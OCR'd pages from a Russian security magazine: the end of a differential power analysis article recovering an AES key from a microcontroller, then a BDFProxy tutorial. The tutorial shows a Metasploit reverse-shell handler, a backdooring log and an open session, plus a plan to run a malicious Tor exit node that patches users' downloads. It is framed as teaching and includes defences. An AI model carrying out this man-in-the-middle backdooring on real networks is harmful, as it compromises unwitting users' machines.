Если нам доступны шифротексты, то мы можем моделировать результат Sbox последнего раунда. Мы знаем, что первый байт шифротекста вычислялся следующим образом: `C(1) = Sbox[S9(1)] xor K10(1)`, где `S9(1)` — это первый байт результата работы девяти раундов, а `K10(1)` — это первый байт ключа последнего раунда. Согласно алгоритму AES, значение `S9(1)` должно быть получено, чтобы рассчитать конечное значение шифротекста, пропустить вычисление `S9(1)` невозможно, просто потому, что так задан алгоритм. Мы работаем с 8-битным микроконтроллером и незащищенной реализацией алгоритма AES, поэтому, скорее всего, значение `S9(1)` было получено и сохранено вначале в регистре (значение нужно получить, а все результаты вначале записываются в регистры общего назначения), а затем в стеке, чтобы использоваться в следующем раунде. Таким образом, мы определились

с целевой инструкцией, которая зависит как от ключа, так и от шифротекста, плюс это нелинейная операция, что помогает в атаках по второстепенным каналам.

Давай выберем первый бит значения `S9(1) = InvSbox[C(1) xor K10(1)]`, с помощью которого мы будем классифицировать кривые напряжения. Оставшиеся биты можно использовать для улучшения/ускорения вычисления ключа, но мы пока будем работать лишь с одним первым битом.


Помнишь, мы говорили, что энергия переключения из `1` в `0` и из `0` в `1` отличается. Мы можем смоделировать результат, который должен быть записан в регистр, но мы не знаем предыдущее значение регистра, поэтому точно не можем определить, было ли переключение или нет. На самом деле это и не нужно. Мы просто полагаем, что предыдущее значение регистра не зависело линейным образом от нового значения. Попробую объяснить на примере. У нас есть N шифротекстов. Так как алгоритм AES все перемешивает и переставляет, то примерно в половине случаев из этих N шифротекстов наш искомый бит будет равен `1`, а в другой половине он равен `0`. Предположим теперь, что предыдущее значение регистра хранило промежуточный «случайный» результат шифра (результат другой Sbox, к примеру). Когда наш моделируемый бит равен `1` в половине случаев, предыдущее значение регистра было 0 (то есть в четверти случаев от N), и примерно в четверти случаев переключение будет происходить, а в четверти нет. То же самое с нулем: в среднем переключение из `1` в `0` будет у N/4 шифрований, и в оставшейся части переключений не будет (`0` перезапишет `0`). Получается, что среди N шифрований будет N/4 переключений из `0` в `1` и примерно столько же переключений из `1` в `0`.

Мы можем смоделировать результат, который должен быть записан в регистр, но мы не знаем предыдущее значение регистра, поэтому не можем определить, было ли переключение или нет

Если предыдущее значение регистра было постоянным, например в нем записывался счетчик цикла, то он всегда равен либо `1`, либо `0`. В этом случае еще проще, так как одна из двух групп, созданных по моделируемому биту, будет всегда переключаться, а другая никогда.

В случае если предыдущее значение регистра линейным образом зависело от нового значения, то могла по-

Рис. 7. **Увеличенный график для одного ключа при восьмом целевом бите**



лучиться ситуация, когда в группе 1 было лишь очень ограниченное число переключений, которое чуть меньше, чем число переключений в группе 0. В этой ситуации количество переключаемых и не переключаемых битов было бы не сбалансировано и разность средних арифметических была бы бесполезна. Именно для того, чтобы избежать линейности, используется результат работы Sbox.

Согласно закону больших чисел Чебышева, среднее арифметическое группы 1 в **момент выполнения целевой инструкции** даст тебе константу плюс энергию переключения из `0` в `1`, а среднее арифметическое группы 0 в тот же самый момент времени даст ту же самую константу плюс энергию переключения из `1` в `0`. Так как мы знаем, что энергии переключения из `0` в `1` и из `1` в `0` отличаются, то разность средних арифметических даст тебе всплеск в момент выполнения инструкции.

Давай разберем, почему все остальные точки на разности средних арифметических будут стремиться к нулю. Это опять действует закон Чебышева: так как мы сортировали кривые с помощью нашего целевого регистра, то, скорее всего, все остальные инструкции будут **случайным** образом попадать в обе группы, следовательно, среднее арифметическое двух групп для всех остальных инструкций будет сходиться к одному и тому же значению. Таким образом, разность средних арифметических будет сходиться к нулю во всех точках, за исключением инструкций, которые тем или иным образом зависят от выбранного бита целевого регистра. Иногда, правда, можно встретить «призрачные» всплески. Они возникают в случае, если бит целевого регистра влияет на дальнейшие вычисления, но «призрачные» всплески можно использовать во благо, если понимать, откуда они берутся.

Шифротекст	Первый байт	Ключ 0x00		Ключ 0x01		...	Ключ 0xFF	
		S9(1)	Первый бит S9(1)	S9(1)	Первый бит S9(1)		S9(1)	Первый бит S9(1)
9cb4cad1a9b4031c678e5afc997dd75a	9C	1C	0	75	0	...	0	0
505d4db951930c707c8ef4bbe52f25ea	50	6C	0	70	0	...	1B	0
a3a1e523d7c2d1b17c0da136d0be1559	A3	71	0	1A	0	...	A7	1
0f8164f091690deff2e3f326c9877c1f	0F	FB	1	D7	1	...	17	0
9c4df2500df0f92cd6f6baaff1f765b5	9C	1C	0	75	0	...	0	0
...	...	...	...	...	...	...	...	...
ad38d78c2590807ac3a8b992056b6c3a	AD	18	0	AA	1	...	48	0
c766e6776c7d80e1acd68dd825591595	C7	31	0	C7	1	...	76	0
fd3d63130367d08e31fe96dd2b5d49ca	FD	21	0	55	0	...	6A	0
368d5ad4525dce11c9a7c63afe4bf2b2	36	24	0	B2	1	...	12	0

Таблица значений целевого регистра для разных значений ключа




Рис. 8. Максимальное значение разностей средних для ключей при восьмом целевом бите

ДИФФЕРЕНЦИАЛЬНЫЙ АНАЛИЗ ПИТАНИЯ. ПРАКТИКА

Перейдем наконец от теории к практике. С помощью того же самого осциллоскопа было измерено напряжение для 10 тысяч шифрований. Чтобы убрать шумы, каждое шифрование выполнялось 1000 раз, а напряжение усреднялось. Дискретизация была увеличена в два раза, поэтому каждая кривая напряжения содержит 40 500 точек. Мы будем атаковать операцию, использующую значение регистра `S9(1) = InvSbox[C(1) xor K10(1)]`. Как ты потом убедишься, таких операций несколько. Для этого мы воспользуемся первым байтом каждого шифротекста и рассчитаем результаты регистра для всех шифрований и всех возможных значений байта ключа (см. табл.).

На основе значений из колонки 4 (первый бит `S9(1)` для ключа `0x00`) таблицы мы отберем в группу 1 все кривые напряжений шифрований, для которых целевой бит `S9(1)` равен `1`, а в группу 0 — все кривые напряжений шифрований, для которых этот бит равен `0`. Теперь построим разность средних арифметических двух групп. Проделаем точно такую же операцию для оставшихся 255 ключей и построим их графики, как это сделано на рис. 4. Как видно из этого рисунка, у одного ключа есть значительный выброс ближе к концу шифрования, его увеличенное изображение показано на рис. 5.

На нем мы видим три всплеска (они пронумерованы от 1 до 3). Третий пик я бы объяснил тем, что значение `S9(1)` считывается из стека для вычисления Sbox, так как оно находится в зоне выполнения Sbox последнего раунда (от 6200 до 6420 — это зона Sbox и Shift Rows). А вот два предыдущих пика объяснить чуть сложнее. Второй пик связан с операцией сложения с ключом, когда значение `S9(1)` было непосредственно получено, а самый первый пик связан с операцией `MixColumn` (так как находится в зоне `MixColumn`). Здесь важно понимать, что сложение с ключом — это линейная операция, и если бит ключа равен `1`, то до сложения с ключом значение битов из таблицы было точно противоположным. Если бит ключа равен `0`, то биты до сложения с ключом были точно такие же. До сложения с ключом значение байта должно быть получено после операции `MixColumn`, и именно этот момент, когда происходит получение байта нашего ключа, мы видим на графике. Так как пик направлен в противоположную (отрицательную сторону), то, скорее всего, группы 1 и 0 поменялись местами (мы из меньшего вычитаем большее), то есть в группе 1 были все шифрования, для которых бит установлен в 0, а в группе 0 все шифрования, для которых бит установлен в 1. Это возможно в случае, если бит ключа равен 1 и модель из таблицы будет строго противоположной. Это приведет к тому, что пик будет отрицательным.

Чтобы найти ключ, обычно строят график максимальных значений для ключа, как показано на рис. 6. Видно, что значение ключа 208=0xD0, наибольшее, и этот ключ, скорее всего, является верным.

Ради сравнения построим те же самые графики, но в качестве целевого бита выберем восьмой бит значения `S9(1)` (наименее значимый бит). Согласно предыдущим расчетам, этот бит должен быть равен 0, поэтому на рис. 8 мы должны увидеть первый пик в положительной зоне, а не в отрицательной, как это было для первого бита. Также мы должны получить тот же самый ключ, ибо он не менялся, а менялся лишь бит для атаки. Все пики должны быть в те же самые моменты времени, ибо сама операция место не поменяла. Картинки 7–8 получились согласно нашим гипотезам, плюс ко всему максимальное значение разности средних было получено для одного и того же значения ключа на разных целевых битах, поэтому, скорее всего, мы нашли правильный байт ключа (на микроконтроллере был ключ, взятый из стандарта AES, так что можешь проверить все его байты).

Аналогичным образом ты можешь восстановить все оставшиеся байты ключа последнего раунда. Множество работ объясняют, как ускорить/упростить/улучшить алгоритм атаки, но тебе сейчас главное — разобраться в основе этого процесса. Некоторые улучшения мы рассмотрим в следующей статье.

ЧТО ПОСМОТРЕТЬ?

Я уверен, что у тебя осталось множество вопросов по самой атаке. Предлагаю тебе поискать ответы в Сети. Для этого можно воспользоваться scholar.google.com и ключевыми словами: differential power analysis, power analysis attacks. Существует специальный сайт dpacontest.org, который проводит соревнования по скорости и точности применения атак по второстепенным каналам. На этом сайте есть примеры кода и множество данных для атак. Ну и следи за различными событиями в России, где даются практикумы по этим атакам. Также советую взглянуть на материалы таких конференций, как COSADE, CHES и CARDIS.

Существует специальный сайт dpacontest.org, который проводит соревнования по скорости и точности применения атак по второстепенным каналам. На этом сайте есть примеры кода и множество данных для атак

ЗАКЛЮЧЕНИЕ

Ничто не происходит бесследно, в том числе выполнение криптографических алгоритмов. Во время исполнения шифров информация утекает по второстепенным каналам, например потребленной энергии. Чтобы произвести вычисление, нужно затратить энергию, поэтому полностью защититься от атак по второстепенным каналам невозможно, эта проблема фундаментальна. В статье показано, как в действительности проходит атака и как найти ключ шифра на примере AES-128, исполняемого на микроконтроллере STM8. Для нахождения ключа использовано минимум информации о модели потребленной энергии, но и ее было достаточно, чтобы успешно взломать алгоритм. Статья демонстрирует одну из первых атак, созданных в 1996 году, а с тех пор анализ по второстепенным каналам значительно эволюционировал. Частично улучшенные методы атаки будут рассмотрены в следующей статье, поэтому, как обычно, stay tuned...]I[



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

Алексей «Zemond» Панкратов
3em0nd@gmail.com

BDFPROXY

МОДИФИЦИРУЕМ БИНАРНИКИ НА ЛЕТУ

Думаю, ты слышал про интересный фреймворк Evilgrade, который позволяет надругаться над механизмом обновления многих популярных программ (Windows update, Apple update и еще целой пачки), подсовывая вместо валидных файлов зловредные бинарники. Считаешь, подобной уязвимости подвержены только апдейты приложений? Ты ошибаешься. Скажу больше: скачивать бинарники из Сети не так безопасно, как кажется на первый взгляд. Не веришь? Тогда смотри, а вернее — читай.

www

DerbyCon 2014, презентация BDFProxy: goo.gl/mkxma1

Подробнее про обнаружение вредоносного узла читай на сайте][: goo.gl/1MP2yf

INFO

Автор предполагает следующие схемы работы инструмента для локальной и беспроводной сетей:
<Internet>----<mitmMachine>----<userLan>
<Internet>----<mitmMachine>----<wifiPineapple>

ВМЕСТО ВВЕДЕНИЯ

Проникновение на рабочую станцию обычного пользователя представляет собой довольно непростую задачу. Ведь в отличие от серваков, на которых может крутиться большое число дополнительного ПО (веб-серверы, СУБД, FTP-серверы...), которое увеличивает шанс найти лазейку для получения удаленного шелла, в случае обычной рабочей станции и зацепиться-то особо не за что. Предположим, ты хотел бы получить удаленный доступ к компьютеру своего соседа Васи. А рассеянный Вася забыл отключить автоматическое обновление системы, поэтому пробить его систему каким-нибудь бородатым сплоитом не получится. Ситуация непростая, но и не безвыходная. В таком случае можно положиться на свои навыки социнженера или, к примеру, воспользоваться Evilgrade'ом — автообновления-то у Васи включены! Но есть и еще вариант — BDFProxy (goo.gl/2RRjPo).

ЗНАКОМЬСЯ, BDFPROXY

BDFProxy представляет собой тулзу, которая родилась из двух разных инструментов. Изначально Джошуа Питтс (Joshua Pitts), автор BDFProxy, создал инструмент под названием The Backdoor Factory (goo.gl/zM8Elr), который предназначался для автоматизации патчинга исполняемых файлов с целью встраивания в них своих бэкдоров, что порой очень востребовано при проведении пентестов. Второй, mitmproxy (goo.gl/zhc2aE), — это прокси-сервер, написанный на Python и умеющий перехватывать HTTP, менять трафик на лету, воспроизводить записанный трафик, декодировать и отображать основные типы документов. Путем скрещивания этих инструментов и получился BDFProxy. Идея состоит в том, что данный инструмент позволяет через MITM-атаку на лету патчить скачиваемые жертвой бинарники. А теперь просто представь, сколько официальных сайтов раздают свои программы по обычному HTTP. Да что тут говорить, этим грешат и многие очень крупные конторы: Sysinternals, Microsoft, Malwarebytes, SourceForge, Wireshark и многие антивирусные компании. И если большинство антивирусных продуктов имеет механизм проверки целостности собственных файлов, то обычное ПО таким функционалом не обладает. Это означает, что его модификация так и останется незамеченной для пользователя.

УСТАНОВКА

Пожалуй, отставим лирику и посмотрим, на что способен данный инструмент. Для его работы понадобятся следующие пакеты:




Схема работы BDFProxy

КАК ПРОВЕРИТЬ УЗЕЛ TOR НА ВШИВОСТЬ

Для проверки выходной ноды узла можно воспользоваться специальной тулзой под названием exitmap (goo.gl/PxCm7J), это быстро расширяемый сканер выходных нод на питоне. Тулза весьма полезна для мониторинга надежности и достоверности exit nodes. Также рекомендую воспользоваться специальным скриптом patchingCheck.py (goo.gl/2p6wz3), который как раз детектит модификацию бинарников и в случае успеха сразу нам об этом говорит. Если тебе не понравился exitmap, посмотри в сторону torscanner (goo.gl/CBWKZ1), который работает по простому принципу. Загружает много различных ссылок из интернета, а потом сверяет их содержимое с тем, что получает на выходной ноде Tor, в случае несоответствия поднимает шум. Также достойна внимания DetecTor (goo.gl/By6LeX), направленная как раз на борьбу с MITM в Tor-сетях.

самая последняя версия Pefile, ConfigObj, mitmproxy, BDF (тоже самый последний), Capstone (является частью BDF). Итак, клонируем BDFProxy в одноименную папку и запускаем установку:

```
git https://github.com/↵
secretsquirrel/BDFProxy BDFProxy/↵
./install.sh
```

А сами просто сидим и ждем. Если у тебя не установлен pip, то библиотеку pefile придется устанавливать самому вручную:

```
wget https://pefile.googlecode.com/↵
files/pefile-1.2.10-139.tar.gz
tar -zxvf pefile-1.2.10-139.tar.gz
python setup.py install
```

После чего все готово к использованию. Как рекомендует автор, перед каждым запуском следует выполнять команду апдейта, на случай изменений и дополнений: `./update.sh`.

НАСТРОЙКА

Теперь мы подошли к самому интересному — к правке конфига, который обитает в файле `bdfproxy.cfg`. Давай посмотрим, что там есть. Помимо установки значения, на каком порту будет работать прокси (`proxyPort = 8080`), куда будут сливаться логи (`logname = proxy.log`) и какой уровень логирования будет установлен (`loglevel = INFO`), есть еще white- и black-листы. Белые — это те, которые будут как раз таки патчиться, черные — нет. Эти листы существуют как для хостов — там указываем, бинарники с каких серверов патчить, а с каких нет (по умолчанию значение ALL — патчим отовсюду), — так и для ключевых слов — здесь в черный список нужно занести то, что патчить не следует. Например, исполняемые файлы популярных программ и DLL-библиотеки: `blacklist = Tcpview.exe, skype.exe, .dll`. Еще конфиг позволяет задать настройки для каждого типа исполняемых файлов Windows/Linux x86/x64. Но довольно о конфиге — там все достаточно просто и понятно, перейдем к действиям.

ИСПЫТАНИЯ НА ПОЛИГОНЕ

Все вроде как настроено, самое время переходить к непосредственному запуску инструмента и, в лучших традициях, попробовать похакать самого себя. Запускаем тулзу:

```
./bdf_proxy.py
```

В ответ ждем подобного выхлопа:

```
[!] Writing resource script.
[!] Resource writen to bdfproxy_msf_resource.rc
[!] Starting BDFProxy
```

Как видишь, у нас создался файлик `bdfproxy_msf_resource.rc`. Просмотрев его, обнаруживаем строчку, как использовать сие чудо:

```
msfconsole -r bdfproxy_msf_resource.rc
```

Как ты уже, наверное, понял, msfconsole — это, пожалуй, самый популярный интерфейс для MSF. Он обеспечивает решение «все в одном», консоль централизована и предоставляет эффективный доступ практически ко всем опциям, доступным в Metasploit Framework. Msfconsole может показаться слегка путаным и непонятным поначалу, но как только узнаешь его синтаксис команд поближе, начинаешь ценить огромную силу использования этого интерфейса. Возвращаясь в нашу консоль, допиливаем настройки:

```
msf > use multi/handler
msf exploit(handler) > set LHOST 192.168.0.1
LHOST => 192.168.0.1
msf exploit(handler) > set LPORT 8443
LPORT => 8443
msf exploit(handler) > exploit -z -j
```

```
********** REQUEST **********
[*] HOST: test.site.net
[*] PATH: /test/project/tools.exe
********** END REQUEST **********
========== RESPONSE ==========
[*] HOST: test.site.net
[*] PATH: /test/project/tools.exe
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Creating Code Cave
- Adding a new section to the exe/dll for shellcode injection
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
[*] /tmp/tmpS8kUPf backdooring complete
[*] Patching complete, forwarding to user.
========== END RESPONSE ==========
```

BDFProxy за работой

Теперь, когда мы будем скачивать какой-нибудь бинарник из интернета, он будет патчиться на лету и при этом будет иметь не очень высокий уровень обнаружения антивирусами. Плюс после его запуска мы получаем полноценный шелл на удаленной машине, остается только к ней подключиться и рулить на свое усмотрение:

```
msf exploit(handler) >↵
sessions -l
Active sessions
===============
Id Type Information↵
Connection
-- ---- ----------- ---------
1 shell windows 192.168.0.1:8443 -> 192.168.0.109:11162
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1…
Microsoft Windows
Copyright (c) 2009 Microsoft Corporation.
```

ИСПЫТАНИЯ В РЕАЛЬНОСТИ

Чтобы провернуть такую атаку в реальных условиях, необходимо предварительно встроить BDFProxy между жертвой и глобальной/локальной сетью. Вариантов проведения MITM существует несколько, какой из них использовать — зависит от конкретной ситуации. Мы же вместо того, чтобы осуществлять ARP-спуфинг или отравление DNS-кеша, попробуем реализовать несколько иной сюжет — задействовать BDFProxy и Tor в связке. Как ты помнишь, выходная нода видит трафик в чистейшем виде, и ничто не мешает нам отправить его через Backdoor Factory Proxy, модифицируя скачиваемые пользователями исполняемые файлы.

В качестве плацдарма для своих испытаний будем использовать Kali Linux, хотя вполне подойдет и любой другой дистрибутив. Если у тебя еще не установлен Tor, то срочно выполняй

```
apt-get install tor
```

и перейдем к его настройке.

НАСТРАИВАЕМ TOR

Для начала давай разберемся, какие параметры из конфига Tor нам понадобятся. `ControlPort` — на этом порту Tor будет принимать подключения для управления Tor-сервером. `DirPort` — на этом порту Tor будет принимать данные от сервера директорий. Установим их, например, в следующие значения:

```
ControlPort 9051
DirPort 9030
```

Далее `ExitPolicy` — определяет, какой трафик мы будем принимать и форвардить. Имеет формат `ExitPolicy Accept | reject address:port`. Можно прописать что-то подобное:

```
ExitPolicy accept *:80
ExitPolicy accept *:443
ExitPolicy accept *:110
ExitPolicy accept *:143
ExitPolicy accept *:993
ExitPolicy accept *:995
ExitPolicy reject *:*
```

Тем самым мы будем резать весь трафик, кроме 80, 443, 110, 143, 993 и 995-го порта. При желании можно что-то добавить или убавить. Как говорится, хозяин — барин. `HashedControlPassword` — хеш пароля для доступа и конфигурации Tor-сервера, сделать можно командой: `tor –hash-password`. `Nickname` — имя нашего сервера. `ORPort` — порт, ожидающий подключения от других нод. `SocksListenAddress` — адрес, по которому Tor будет ждать подключений от приложений, работающих через SOCKS. Формат: `SocksListenAddress IP[:PORT]`. Установим IP в `127.0.0.1`, а порт оставим дефолтным (9050). Это понадобится нам, если мы захотим использовать Tor в связке с Privoxy или другими прокси.

Конечная часть конфига будет представлять собой что-то подобное:

```
HashedControlPassword 16:91495A0B7CBC↵
41C76073E1EC00A5CF1510D41462884391C↵
CB24BF489F1
Log notice stdout # Выводим сообщения
в консоль
Nickname BDFProxy
ORPort 9001
SocksListenAddress 127.0.0.1
```

Запускаем Tor:

```
tor -f /home/toruser/.tor/torrc
```

Теперь через какое-то время наш компьютер станет полноценной exit-нодой! Кстати говоря, настоятельно рекомендую тебе создать для запуска Tor отдельного пользователя, а не стартовать его от рута.

Мы же не будем останавливаться на достигнутом. Ты ведь еще не забыл, для чего мы это делали? Нам остается завернуть входящий HTTP-трафик на наш BDFProxy и следить за появлением новых сессий в Metasploit, что будет означать, что пропатченный бинарник был успешно запущен жертвой. Для этого воспользуемся iptables:

```
iptables -t nat -A PREROUTING -p tcp --sport 80 -j DNAT↵
 --to-destination 127.0.0.1:8080
```

```
2014-10-22 12:00:25,088 [ERROR]: Detected false negative for <https://globe.torproject.org/#/relay/8361A794DFA231D86
3E109FC9EEEF21F4CF09DDD http://live.sysinternals.com/procexp.exe>. Saving file.
2014-10-22 12:01:10,598 [ERROR]: Error: timed out http://live.sysinternals.com/procexp.exe E534A8B50964EDC00B9F3B35F
```

Проверка выходных узлов Tor

Так как Tor сейчас переживает не самые лучшие времена и его периодически лихорадит, то, чтобы твои эксперименты окончательно не прикончили данный проект, мы специально привели не совсем верное — или совсем неверное :) — правило для пакетного фильтра. Но если у тебя есть желание докопаться до сути, то твоим домашним заданием будет найти и исправить косяки.

СЛУЧАЙ МОДИФИКАЦИИ БИНАРНИКОВ

Думаю, ты уже слышал о том, что специалисты из компании Leviathan Security Group обнаружили вредоносный узел Tor на территории России. После обнаружения исследователи попробовали имитировать подобную атаку. К примеру, при скачивании модифицированного пакета через Windows update система выдает ошибку 0x80200053. Этот код указывает на сбой проверки подписи для загруженного бинарника. Правда, пройдя по первой же ссылке от гугла в сторону решения данной проблемы, мы попадаем на офсайт Microsoft, где нам помогут исправить эту оплошность, дав ссылку на заплатку. После скачивания заплатки вручную ее исполняемый файл опять окажется модифицированным, а так как устанавливаться она будет уже отдельно, а не через службу автоматического обновления, то проверять целостность файла никто не будет. Стоит ли пояснять масштаб и возможности подобных узлов?

На данный момент о вредоносном узле уже сообщено в Tor, и он помечен как BadExit. Тут, правда, стоит отметить, что из 1110 выходных узлов в сети Tor это был единственный, который добавлял вредоносный код к бинарникам. Все остальные проверены и не делают ничего подобного. Хотя это нельзя гарантировать наверняка: узлы могут действовать избирательно и модифицировать только часть файлов, чтобы не проявить себя при проверке. К слову, компания Symantec внесла свои пять копеек по поводу обнаруженной вредоносной ноды. Зловред, который дописывался ко всем бинарникам, написан под семейство вин-машин, в которые вошли: Windows XP, Windows 2000, Windows Vista и Windows 7. Антивирус его детектит как Backdoor. Miniduke! GEN4. После проникновения программа связывается со своими создателями через сервис микроблогов Twitter, где она ищет твиты в заранее созданных злоумышленниками аккаунтах. Переходя по линкам, опубликованным в Twitter, она загружает основную часть вредоносного кода. Загрузка осуществляется в несколько этапов, после чего зловредный код начинает функционировать как Backdoor, открывая тем самым злоумышленнику доступ к любым данным, находящимся на компьютере жертвы.

КАК ЗАЩИТИТЬСЯ

Ну а теперь пару слов о методах противодействия. Самое банальное и самое эффективное в данной ситуации — это, конечно же, использование SSL/TLS. Но вот как заставить пользоваться этим разработчиков ресурсов, с которых ты скачиваешь файлы? Еще может выручить сверка хешей реального файла и того, что скачал. Если подозрения все еще мучают тебя, попробуй прогнать файл через тот же VirusTotal или подобные ресурсы, в случае добавления какой-то известной сигнатуры сразу получишь огромное количество детектов заразы.

ДЕЛАЕМ ВЫВОДЫ

Tor — прекрасный инструмент для защиты личности, однако он не гарантирует безопасность. Суть одна — не доверять никому и проверять полученные данные: не угадаешь, что ты скачал в свеженьком бинарнике. А развернуть подобную тему на своем сервачке — дело совсем недолгое, а если еще и таргетироваться на узкий рынок устройств или ПО, то шансов быть быстро обнаруженным весьма невелик. Так что чти УК РФ, носи белую шляпу и всегда сверяй хеши.



WARNING

Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds


X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ






Автор: Michael Coppola
Система: Linux
URL: https://github.com/mncoppola/rpef





Автор: Subgraph
Система: Windows/ Linux/Mac
URL: https://subgraph.com/vega/





Автор: CrowdStrike
Система: Windows
URL: http://blog.crowdstrike.com/crowdstrike-shellshock-scanner/

ROUTER POST-EXPLOITATION FRAMEWORK

Постепенно появляется больше и больше хакерских инструментов, которые все ближе и ближе к миру железа.

